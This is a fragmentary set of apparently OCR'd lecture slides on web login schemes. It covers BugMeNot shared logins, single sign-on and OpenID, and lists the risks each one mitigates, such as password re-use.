www.bugmenot.com/view/nytimes.com

Mitigates: password re-use across security domains, database compromise

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

Blacklisted sites from Bugmenot

Single sign-on

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OpenID

Mitigates: password re-use

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

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

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OpenID (`auth-immediate`)

Mitigates: password re-use

Questions

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